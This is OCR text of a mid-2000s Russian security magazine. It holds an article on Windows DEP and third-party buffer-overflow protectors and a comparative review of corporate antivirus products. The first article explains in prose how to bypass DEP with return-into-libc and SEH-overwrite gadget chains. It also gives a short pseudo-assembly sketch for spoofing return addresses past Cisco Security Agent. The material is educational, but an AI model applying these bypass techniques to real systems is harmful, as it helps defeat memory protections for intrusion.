Именно на основе NX/XD-бита и построена технология DEP от Microsoft, встроенная в операционные системы Windows XP SP2 и Windows 2003 SP1. Также технология DEP включает в себя контроль целостности стека и кучи на основе проверочных данных и контроль цепочки SEH. А теперь - по порядку.


❶. Внутри исполняемых процессов все области данных метятся NX-битом, что запрещает исполнение кода в них. В случае попытки выполнить код в этих областях памяти вылетает исключение и приложение заканчивает свою работу. Если же процессор не поддерживает NX/XD-бит, то код можно выполнять в любой доступной области памяти процесса.

❼. Контроль целостности стека представляет собой применение старой доброй технологии StackGuard, реализованной для Linux. При входе в функцию в стек запихивается некоторое проверочное число. При выходе из функции то число, которое лежит в стеке, сравнивается с эталонным. Если эти числа не совпадают, значит, было переполнение. В этом случае генерируется исключение защиты и приложение заканчивает свою работу. Эта возможность запожена в компиляторы Microsoft начиная с VC 2003 (директива компилятора /GS, включена для всех проектов по умолчанию).

С кучей происходит примерно та же вещь: в начало каждого блока кучи операционная система помещает проверочные данные. Если при выделении нового блока или при освобождении старого где-то внутри цепочки блоков проверочные данные не сошлись, генерируется исключение защиты. Это не свойство компилятора, как в предыдущем случае, а свойство операционной системы!

❾. Контроль целостности цепочки SEH. В общих словах, SEH - это последовательность обработчиков исключений приложения. У каждого потока внутри приложения своя цепочка SEH! Если в потоке происходит исключение, то система последовательно вызывает все обработчики, ожидая, что хоть один из них справится с ним. Если же ни один из обработчиков исключений не смог обработать его, то вызывается обработчик исключений, общий для всех потоков (UnhandledExceptionFilter). Если же и он бессилен, то системе ничего другого не остается, как показать сообщение "Ваш коврик от мышки выполнил недопустимую операцию и будет свернут..." и завершить данное приложение. Так вот, возвращаясь к контролю. При наличии исключения в потоке система проверяет, не лежат ли адреса обработчиков исключений внутри кучи или стека. Если лежат, система генерирует исключение защиты.

И вроде бы все хорошо, все возможные пути проникновения в систему перекрыты. Так-то оно так, но не совсем. Исторически предтечи NX-бита появились на RISC-процессорах неIntell'овской архитектуры. Для них же впервые были созданы патчи на операционные системы, поддерживающие разграничение на исполнение кода внутри адресного пространства процесса. И именно для них появились первые "return-into-libc"-эксплойты за авторством Solar Desiner'a. Все гениальное просто. Если мы угадываем адрес системной функции, отвечающей за защиту страниц (оригинально исполняемые страницы модулей защищены от записи в них), и адрес функции копирования памяти из одного места в другое, мы можем скомпоновать данные при переполнении так, что при передаче управления первой его получит функция, отвечающая за защиту страниц с параметрами, которые позволят либо отключить защиту от записи в кодовую часть модулей, либо поставить атрибут "исполняемый" для какой-нибудь области памяти. После этого управление получает функция копирования с параметрами копирования нашего шелл-кода в уже подготовленную для исполнения область. Следующая часть Марлезонского балета: управление переходит на наш скопированный шелл-код в исполняемой области памяти. Как видишь, для реализации данного вида атаки необходимо: а) знать адреса функций; б) знать свой адрес; в) перехитрить проверки стека. И тут выясняется, что реализовать эти условия достаточно легко! Все необходимые функции для копирования памяти и управления параметрами защиты страницы реализованы в модуле kernel32.dll, база загрузки которого неизменна. Много угадывать не придется. Свой адрес мы можем также примерно знать, вбрасывая, например, большие порции данных 0x90 (команда nop) и шелл- »



Линуксоиды о StackGuard'e

Целый номер Спеца, посвященный переполнению буфера!

кодом в конце. А перехитрить проверку целостности стека можно таким образом: мы переполняем буфер большим пакетом данных так, чтобы переписать ближайший адрес обработчика исключений SEH не просто, а чтобы он начал указывать внутрь какого-нибудь модуля на нужную нам последовательность опкодов. Например, add esp,XXX, ret. Теперь, при выходе их функции, буфер внутри которой мы переполнили, обычно сначала выполняется восстановление из стека сохраненных регистров, после чего идет проверка целостности стека. И тут выясняется, что было переполнение. SOS! Выбрасывается исключение, которое ловит – правильно! - уже наш обработчик SEH. Инструкция add esp,XXX очистит стек от тех данных, которые туда вбросила система при вызове обработчика в цепочке SEH, а инструкция ret передаст управление по нужному нам адресу, который мы уже заботливо положили в стеке. Цепочка "return-into-libc" успешно выполнена! Защита рухнула! Так что не бывает непробиваемых защит - бывают только плохо изученные. Нужно учиться, и тогда никакая защита не устоит перед тобой. Описанный пример лишь учебный, полет фантазии при проектировании шелл-кодов не ограничен ничем.

Кстати, по умолчанию DEP включен только для компонентов операционной системы. Для программ сторонних разработчиков он выключен! Почему? Да потому что огромное количество программ выполняют свой код в куче или стеке, и часто даже без ведома самих разработчиков! Как такое может быть? Очень просто! При сабклассинге библиотека ATL помещает специальную функцию-переходник в кучу или стек и ставит на нее адрес обработчика оконной функции. В итоге при любом вызове оконной функции, перехваченной таким образом, сначала вызывается переходник в куче или стеке, который, в свою очередь, вызывает обработчик оконной функции, уже написанный разработчиком. И таких программ довольно много (навскидку, из известных - VMWare).

Если же процессор не обладает NX/XD-битом, то тут дело совсем плохо: как все только что убедились, защита от переполнения буфера от Microsoft тянет хоть на что-то только при наличии NX/XD-бита. Без него предыдущий пример был бы еще проще и "return-into-libc"-технологии были бы не нужны. Ставим обработчик ошибок SEH на заранее найденную инструкцию jmp [esp+8]-, и шелл-код зашуршал своими байтиками и опкодами в обход всех защит. И отсюда следует....

Неидеальный Cisco Security Agent

ЩИТ №5: ЗАЩИТА ОТ СТОРОННИХ РАЗРАБОТЧИКОВ

Рассмотрим наиболее известные продукты - DefencePlus, Cisco Security Agent, StackDefender, OverflowGuard - в обратном порядке (по возрастанию уровня сложности программ порядок именно такой).

OverflowGuard защищает только сервисы Microsoft Windows. Защита строится на неисполняемости стека и кучи. Правда, в отсутствие NX/XD-бита эта неисполняемость достается дорого - ценой производительности системы. Именно поэтому OverflowGuard защищает только сервисы: чем меньше защищаемых приложений, тем меньше падение производительности. Защита декларируется от return-into-libc, но проверить это на практике очень тяжело. Прогнать тесты на софте, который защищает систему ТАК, практически нереально. Кроме того, если учесть, что акценты атак на переполнение буфера сегодня смещаются в сторону программ не от Microsoft, эта программа вообще ни от чего, собственно, не защищает.

Cisco Security Agent базируется на перехвате вызовов функций, то есть если наш шелл-код вызывает функцию StartService, этот вызов будет перехвачен обработчиком от Cisco и проанализирован на адрес возврата из функции. Этот адрес должен лежать внутри модуля, и перед ним должна быть инструкция call [что-нибудь] или jmp [что-нибудь].


Эти проверки обходятся также элементарно. Достаточно при вызове функций, перехваченных CSA, подставлять не свой адрес возврата, а адрес конструкции:

```
call [неважно_что]/jmp [неважно_что]
fake_addr: <-этот адрес мы подставляем как адрес возврата!
здесь какой-то код, который не будет мешать нам получить результат
ret. <-а здесь в стеке должен оказаться наш реальный адрес возврата!
```


StackDefender в своей обычной модификации (есть еще Server Edition) также базируется на защите на основе неисполняемых стека и кучи для базовых сервисов операционной системы и на перехвате вызовов функций для всех приложений (в том числе для сервисов). Кроме того, программа изменяет базовый адрес для модуля kernel32.dll, но не рандомизирует эту базу при каждой перезагрузке, то есть при каждой перезагрузке она хоть и смещена относительно стандартной, но не меняется при этом.


Все эти программы в случае обнаружения атаки завершают весь процесс целиком, и для защиты, например, web- и ftp-серверов они непригодны.


DefencePlus базируется также на технологии неисполняемости стека и



Softsphere.com – качаем и наслаждаемся разными версиями DefencePlus







StackDefender в процессе работы

кучи, но эта технология уникальна тем, что практически не приводит к падению производительности защищаемой системы, поэтому защищают-ся все процессы в системе.

Для совместимости с программами, выполняющими свой код в куче или стеке (а их немало), у программы есть четыре уровня защиты, которые позволяют добиться максимальной совместимости с уже написанным ПО. По умолчанию все процессы защищаются так, что стек неисполняем, а куча исполняема. В этом случае защита кучи базируется на контроле точек перевода управления на эксплойт в куче. Дело в том, что этих точек немного: ячейка памяти с адресом UnhandledExceptionFilter, ячейки памяти в TEB (системная база данных потока) с адресами функций RtlAcquirePebLock/RtlReleasePebLock и SEH. Если контролировать целостность критически важных ячеек памяти и SEH, то можно добиться хорошего уровня защиты кучи, сохранив ее исполняемость. Кроме неисполняемости, контроля целостности SEH и точек перевода управления, программа случайным образом перемешивает данные в куче и стеке для предотвращения угадывания адресов, где лежат шелл-коды, случайным образом перемещает базовые библиотеки при каждой перезагрузке, чем чрезвычайно затрудняет "return-into-libc"-атаку (попробуй догадайся, куда программа забросила базу kernel32.dll в этот раз!). В случае атаки завершается не все приложение, а только атакованный поток, что делает ее пригодной для защиты web- и ftp-серверов. Единственная проблема программы - это совместимость с KAV под Windows 2000.


ЧТО ДЕЛАТЬ, ЕСЛИ МЕНЯ УСПЕШНО АТАКОВАЛИ?

Прежде всего - не впадать в панику. Команда "format c:" - это крайняя мера. Во-первых, нужно установить все последние заплатки от производителя ОС. Во-вторых, желательно помнить, что шелл-код, если он небольшой, не способен серьезно повредить систему. Ему необходимо выкачать из Сети дополнительные компоненты. Сделать это он может или с помощью tftp (простой ftp-модуль, входящий в стандарт поставки операционной системы), или с помощью Internet Explorer. И тут мы способны перехватить и заблокировать эти действия с помощью файрвола. Вообще хороший файрвол как утилита защиты после взлома незаменим, и именно поэтому грамотно спроектированный шелл-код будет любыми способами противодействовать файрволу - от попыток обмануть его и выкачать свои компоненты тихо и незаметно до попыток выгрузить файрвол и отключить защиту.

Если же шелл-код достаточно велик, чтобы самостоятельно создать исполняемый модуль на диске, то у жертвы атаки море планов действий - от установки этого модуля как реверсивного трояна до попыток установить руткит. Если антивирус, установленный на компьютере, не будет иметь этот модуль в своей антивирусной базе, он пропустит его. В этом случае понадобятся утилиты типа AVZ (неплохой антируткит, построение списка загружаемых модулей - www.z-oleg.com), HijackThis (построение списка загружаемых модулей - www.tomcoyote.org/hjt). Люди, которые не в состоянии самостоятельно справиться с логами этих программ, могут обратиться на неплохой русскоязычный ресурс www.virusinfo.info: запостить логи и при этом вполне рассчитывать на бескорыстную помощь.

Что же делать, если ничего не помогло? Полностью переустановить операционную систему, поставить на нее файрвол, антивирус и защиту от атак на переполнение буфера, выкачать и установить все заплатки.

Сегодня атаки из массовых превращаются в акцентированные и целенаправленные, а хакерская вольница постепенно перевоплощается в многомиллионный бизнес, в котором зомбируют тысячи компьютеров и крадут номера кредиток миллионами. В таком мире безопасности никогда не бывает слишком много. Недостаточно - бывает, много - нет. Поэтому я призываю всех набираться опыта и знаний, в том числе в области компьютерной безопасности. Без этого будет очень тяжело противостоять коммерциализующейся армии взломщиков.



Андрей Семенюченко (semu@rbcmail.ru)

ВСЯ ПРАВДА ОБ АНТИВИРУСАХ

ОБЗОР И АНАЛИЗ САМЫХ ПОПУЛЯРНЫХ АНТИВИРУСОВ

Современный IT-рынок предлагает огромный ассортимент защитного программного обеспечения. Как разобраться во всем разнообразии антивирусов, одновременно не утонув в море информации? Чей антивирус лучше? Всегда ли производители говорят правду о своих продуктах? Существуют ли слабые места у этого вида ПО? На эти и многие другие вопросы постараюсь осветить в этой статье.


ОРГАНИЗАЦИЯ И ТЕХНОЛОГИЯ ЗАЩИТЫ ИНФОРМАЦИИ

Построение защищенной компьютерной системы - это целая наука, и полностью охватить ее вряд ли возможно в рамках одной статьи. Для этого следовало бы рассмотреть целый комплекс организационных, правовых, экономических, инженерно-технических, программно-аппаратных методов и средств защиты компьютерной обработки информации. Даю установку - рассмотреть лишь часть средств защиты, а именно антивирусные программы.

На самом деле информационная безопасность - это защита информации и защита от информации. Действительно, почти все организации, имеющие доступ к небезопасным соединениям, применяют межсетевые экраны и антивирусы, которые прекрасно сочетаются между собой. Задача файрволов - фильтровать входящий и исходящий трафик для защиты системы на уровне протоколов и приложений. Задача антивирусного ПО - анализировать входящие/исходящие данные. Другими словами, система защиты строится на блокировке неиспользуемых и потенциально опасных протоколов и приложений межсетевым экраном, а вся оставшаяся разрешенная входящая/исходящая информация фильтруется антивирусом.


ПЕРЕЧЕНЬ ПРОДУКТОВ

На российском рынке представлено около десятка межсетевых экранов. С антивирусами дело обстоит гораздо сложнее, поскольку каждый бренд представляет более десяти-двадцати наименований продуктов. Так, самый популярный российский антивирус, Антивирус Касперского, имеет в своем арсенале более пяти наименований продуктов в категории




Антивирус Касперского

Защита от настоящих и будущих угроз




Dr.Web

"Для домашних пользователей" и более пятнадцати - класса "Для корпоративных клиентов". Разумеется, привести, описать и сравнить все приложения просто невозможно. Поэтому более эффективным методом является сравнение антивирусных программ, входящих в состав корпоративных пакетов, - сопоставление возможностей и услуг, предоставляемых каждой компанией-производителем. Так будет даже интереснее. Больше достоинств - больше недостатков! На наш суд представлены следующие антивирусы: Kaspersky Business Optimal,



Сайт AV-comparatives



Сайт AV-Test GmbH

Dr.Web Enterprise Suite, McAfee Active Virus Defense, Symantec AntiVirus Enterprise Edition, Trend NeatSuite Standard Edition, Eset Nod32 Enterprise Edition.

БАТАЛИИ АНТИВИРУСОВ

С чего же начать? Для технически подкованной аудитории вполне допустимо опустить сравнение пользовательских интерфейсов. Уровень usability любого коммерческого антивируса уже давно достиг если не совершенства, то, по крайней мере, приемлемой отметки. А это, в конце концов, зависит от вкуса и предпочтений конечного потребителя!

В описании представленных продуктов нам помогут самые авторитетные из независимых онлайн-изданий: AV-Test GmbH (www.av-test.org), Virus Bulletin (www.virusbtn.com) и AV-comparatives (www.av-comparatives.org). Они всегда готовы предложить результаты последних сравнительных тестов антивирусов той или иной категории. Указанные порталы постоянно обновляются группами всемирно известных антивирусных экспертов, информацию о которых

	Kaspersky Business Optimal	Dr. Web Enterprise Suite
Включает защиту для	Windows [9x, ME, NT4, 2000 Professional, XP, T4 Server, 2000 Advanced Server, 2003 Server], Linux/Unix [for File Server, Mail Server, Samba Server, Icap Server], NetWare, Exchange, Domino, MS ISA Server, Linux for Arm platform, Mobile devices under Symbian OS	Windows [9x, Me, NT4, 2000, XP], Linux/UNIX [File server, Mail server, Samba server, Icap server], NetWare, Communigate Pro for Windows plugin
Размер антивируса	17.46MB (KAV Workstation 5.0)	9.95MB (Dr. Web for Windows)
Частота обновления	Ежечасно	Ежечасно (днем - 2 раза в час)
Размер обновлений	Примерно 45KB	Примерно 10KB
Скорость сканирования	2,298.4KB/s	2,196.5KB/s
Сканирование архивов	ДА	ДА
Чистка в архивах	ДА	
Удаленное администрирование	ДА	ДА
Удаленное управление	ДА	ДА
Управление отчетами	ДА	ДА
Техническая поддержка	ДА, бесплатно	ДА, Бесплатно
Реакция на новые угрозы	Менее 3 часов	Менее 6 часов
Бесплатная отдельная утилита сканирования	ДА	ДА
Детектирование spyware и т.д.	ДА	ДА (в стадии бета-тестирования)

	Symantec AntiVirus Enterprise Edition	McAfee Active Virus Defense
Включает защиту для	Windows [98, NT4, ME, 2000 Professional, XP Home/Professional, NT4 Server, 2000/2003 Server, Small Business Server, Terminal Services], Macintosh, NetWare, Exchange, Domino, Internet gateways [SMTP, FTP & HTTP] Windows [98, NT4, ME, 2000 Professional, XP Home/Professional, NT4 Server, 2000/2003 Server, Small Business Server, Terminal Services]	Windows [NT4, 2000 Professional, XP, NT4 Server, 2000 Advanced Server, 2003 Server], Linux, UNIX, NetWare, Exchange, Domino, Windows SMTP gateways
Размер антивируса		8.18MB (McAfee VirusScan Enterprise 8.0i)
Частота обновления	Еженедельно	Ежедневно
Размер обновлений		Примерно 150KB
Скорость сканирования	2,278.9KB/c	3,275KB/c
Сканирование архивов	ДА	ДА
Чистка в архивах	НЕТ	Только ZIP [один уровень вложения]
Удаленное администрирование	ДА	ДА
Удаленное управление	ДА	ДА
Управление отчетами	ДА	ДА
Техническая поддержка	ДА, бесплатно	ДА, дополнительная оплата
Реакция на новые угрозы	Мнее 14 часов	Менее 13 часов
Бесплатная отдельная утилита сканирования	ДА	ДА
Детектирование spyware и т.д.	НЕТ	ДА

	Eset NOD32	Trend NeatSuite Standard Edition
Включает защиту для	DOS, Windows [9x, NT4, ME, 2000/2003/XP], Linux, UNIX, NetWare, MS DOS, Lotus Domino, MS Exchange, Kerio Mail, Server, Kerio WinRoute Firewall	Windows [9x, NT4, ME, 2000, Professional, XP Home/Professional, NT4 Server, 2000 Server], Linux, NetWare NetApp Filer, EMC Celerra File Server, Exchange, Domino, Internet gateways, [SMTP, FTP, POP3 & HTTP]
Размер антивируса	8.19MB(Windows Trial version)	97.21MB (Trend OfficeScan Corporate Edition 6.5)
Частота обновления	Раз в несколько часов	
Размер обновлений		Примерно 150KB
Скорость сканирования	3,106.7KB/c	
Сканирование архивов	ДА	ДА
Чистка в архивах	НЕТ	НЕТ
Удаленное администрирование	ДА	ДА
Удаленное управление	ДА	ДА
Управление отчетами	ДА	ДА
Техническая поддержка	ДА, беспл. только e-mail	ДА, дополнительная оплата
Реакция на новые угрозы	Менее 7 часов	Менее 9 часов
Бесплатная отдельная утилита сканирования	НЕТ	ДА
Детектирование spyware и т.д.	ДА (в новой версии v2.5)	ДА

Таблица №1. Предоставляемый антивирусами сервис

Обзор вирусной активности за текущий месяц можно найти на сайте www.viruslist.ru.

Самым известным примером сетевого червя был Lovesan, появившийся в августе 2003 года и использовавший для своего распространения критическую уязвимость в операционной системе Windows.

также можно найти по приведенным ссылкам.

СЛЕДСТВИЕ ВЕДУТ ЗНАТОКИ

Итак, начнем наше исследование с описания возможностей антивирусных программ.

В таблице №1 - сравнение услуг, предоставляемых антивирусными компаниями. Если в ней пропущены некоторые значения, значит, разработчик ПО не сказал исследовательским центрам ничего по поводу этих сегментов.


Первое, что бросается в глаза (и что известно далеко не всем), - огромное количество операционных систем, поддерживаемых большинством антивирусов, а также интеграция осей с различными приложениями. Обидно только, что компания Symantec совсем не уделяет внимания *nix-системам.

Самым быстрым в плане сканирования файлов оказался Dr.Web, за ним - Symantec Antivirus. Неплохие результаты показали Антивирус Касперского и Nod32 Antivirus. Зато у Dr.Web и Symantec отсутствует детектирование SpyWare, шпионского программного обеспечения, которое собирает информацию о компьютере и пользователе.

По частоте обновлений лидером является Антивирус Касперского. Ежечасно! Это вполне объяснимо: "Лаборатория Касперского" позиционирует себя как разработчика с самым высоким рейтингом детектирования вредоносных программ и мгновенной реакцией на возникновение вирусных эпидемий. А вот компании Symantec и McAfee, видимо, не считают нужным торопиться при вспышке новых вирусов. Позор, господа, стыдитесь!

Поскольку представленные антивирусы являются корпоративными, все они имеют средства удаленного администрирования и управления. Одна из новомодных функций - возможность

McAfee VirusScan



Nod32 Antivirus


Symantec Antivirus

МНЕНИЕ ЭКСПЕРТА: АНТИВИРУСНЫЕ ТЕХНОЛОГИИ ЗАЙЦЕВ ОЛЕГ, АВТОР AVZ (HTTP://Z-OLEG.COM/SECUR)

Говоря о технологиях работы современных антивирусов, можно утверждать, что для однозначной идентификации вредоносной программы необходимо применять механизм сигнатур. Однако работа любого антивируса, основанного на сигнатурном поиске, сводится к цепочке "обнаружение вредоносного кода пользователем" - "отправка антивируса разработчикам " - "анализ" - "включение сигнатур в базы" - "обновление баз". Всем ясно, что эта цепочка длинная и ключевым моментом является то, что кто-то должен обнаружить вредоносный код и прислать его аналитикам. Обнаружение может производиться опытным системщиком либо самим антивирусом - при помощи его эвристического анализатора. В настоящий момент, на мой взгляд, перспективны несколько направлений эвристики:

- Эвристик на основе сигнатур. Идея аналогична поиску вирусов, но в базу эвристика заносятся сигнатуры характерных фрагментов кода вирусов и троянских программ. Данная методика применяется в том или ином виде почти во всех антивирусах, она наиболее удачна (на мой взгляд) в антивирусе VBA: мне лично часто доводится видеть правильную реакцию его эвристика там, где другие антивирусы "молчали".
- Эмулятор. Эмулируя выполнение программы, можно проследить, какие действия она будет пытаться выполнить. Самая интересная и наглядная реализация - Norman Virus Control (применяется на сайте **http://virusscan.jotti.org**), который, по сути, проводит полноценное выполнение изучаемой программы на "виртуальном" ПК и всесторонне выведывает ее воздействие на систему. Для опыта можно отправить на указанный сайт для проверки характерный вирус или троян (например Pinch) и посмотреть результаты анализа. Другим применением эмулятора является распаковка программы, сжатой пакером или криптером, неизвестным для антивируса.
- Поведенческие анализаторы и блокираторы. Основаны на анализе действий, которые программы совершают на защищаемом ПК. Простей-



Trend Micro PC-cillin

МНЕНИЕ ЭКСПЕРТА: АНТИВИРУСНЫЕ ТЕХНОЛОГИИ ЗАЙЦЕВ ОЛЕГ, АВТОР AVZ (HTTP://Z-OLEG.COM/SECUR)

ший анализатор отслеживает отдельные действия, более сложный – их последовательность в рамках отдельной программы и системы в целом.

■ Поиск вредоносных программ по вторичным (косвенным) признакам. Данная методика хорошо зарекомендовала себя для поиска SpyWare и основана на поиске характерных файлов, ключей реестров, зарегистрированных классов, BHO и т.п.

О эвристике можно сразу сказать, что он не может дать 100% защиты и его работа сводится к удержанию баланса между приемлемым уровнем защиты и приемлемым уровнем ложных срабатываний. Как показали мои опыты, хорошим подспорьем в работе антивируса в целом и эвристика в частности может быть "антивирус наоборот". Идея метода проста: кроме внесения в базу сигнатур вирусов, можно вносить сигнатуры или цифровые подписи безопасных файлов. Применение базы чистых объектов на 30-50 тыс. записей может существенно облегчить анализ ПК путем снятия подозрений с известных безопасных процессов и библиотек.

Следует затронуть и другую проблему – руткиты. Как известно, руткит-технология позволяет изменить работу ядра системы по усмотрению разработчика руткита, в результате чего достаточно легко можно "спрятать" файлы, ключи реестра, открытые порты и прочие проявления работы вредоносной программы от антивируса или утилит пользователя. Данная технология постепенно осваивается вирусописателями, и в моей коллекции есть сотни образцов, от троянских программ и сетевых червей до SpyWare и порнозвонилок. Обнаружить и удалить руткит достаточно трудно, нейтрализовать на работающей системе – еще сложнее. Самое интересное то, что большинство антивирусов бессильны против руткита: мне, к примеру, доводилось консультировать специалистов одной фирмы, на сервере которой был найден руткит, маскирующий папку с целым набором разного хакерского инструментария и несколько процессов в памяти. При этом на сервере работал антивирус, который не высказывал ни малейшего подозрения.

обнаружения вирусов в архивах. Такая способность имеется у всех представленных антивирусов, но удалять и лечить зараженные объекты способны далеко не все. С этой задачей справляются только Антивирус Касперского и McAfee Antivirus. Последний, правда, способен чистить исключительно архивы типа zip с одноуровневой глубиной вложения.

